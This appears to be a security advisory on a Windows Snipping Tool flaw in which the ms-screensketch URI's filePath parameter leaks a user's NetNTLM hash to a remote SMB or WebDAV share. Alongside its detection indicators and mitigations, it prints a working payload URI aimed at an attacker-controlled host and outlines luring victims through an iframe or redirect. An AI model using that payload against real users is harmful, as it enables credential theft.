
The essence of the attack:

The application registers a custom URI scheme ms-screensketch. It is needed to open a screenshot for editing from a browser or another application. The problem lies in the filePath parameter. If a path to a network resource is specified there, for example \\\\attacker\\share\\img.png, then Snipping Tool will attempt to make a request to the remote directory. And at the same time, it will send the NetNTLM hash of the current user to the attacker’s server.
It looks like this:
ms-screensketch:edit?&filePath=\\192.168.100.10\snip\Imgur.png&isTemporary=false&saved=true&source=ToastNow it’s enough to lure the user to a page with such an iframe or redirect. When the victim agrees to open the image through Snipping Tool, the familiar interface opens. But in the background, the NetNTLM hash leaks at the same time.
This leak occurs not only on internal addresses but also on external ones. And not only through SMB but also through WebDAV (see the screenshots above). This makes the attack scenario more flexible. In infrastructures where SMB to public addresses is filtered, WebDAV can quite easily pass through the proxy or allowed HTTP routes.
How to detect:
The distinctive event here is the launch of SnippingTool.exe with the filePath parameter, which starts with a double backslash \\ or its URL-encoded version %5C%5C:
"C:\Program Files\WindowsApps\Microsoft.ScreenSketch_11.2502.18.0_x64__8wekyb3d8bbwe\SnippingTool\SnippingTool.exe" ms-screensketch:edit?&filePath=%5C%5C192.168.100.10%5Csnip%5CImgur.png&isTemporary=false&saved=true&source=ToastAlso, outgoing SMB requests (port 445) from the host to external IP addresses or to internal nodes that are not domain file servers can be a trigger.
How to protect your system:
The KB patch from the April Windows update already closes the vulnerability. If for some reason it is not possible to update a specific machine right now, then it makes sense to block the ms-screensketch scheme via GPO.
As general recommendations, it’s worth mentioning that most applications use the system WebClient service to interact with WebDAV servers. Therefore, you should pay attention to external connections initiated via C:\WINDOWS\system32\svchost.exe -k LocalService -p -s WebClient, containing the user-agent parameter Microsoft-WebDAV-MiniRedir/* and the PROPFIND access method. However, this indicator can be noisy.
You also may consider the possibility of restricting outgoing NTLM traffic with a policy: Computer Configuration > Administrative Templates > System > Net Logon > Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers.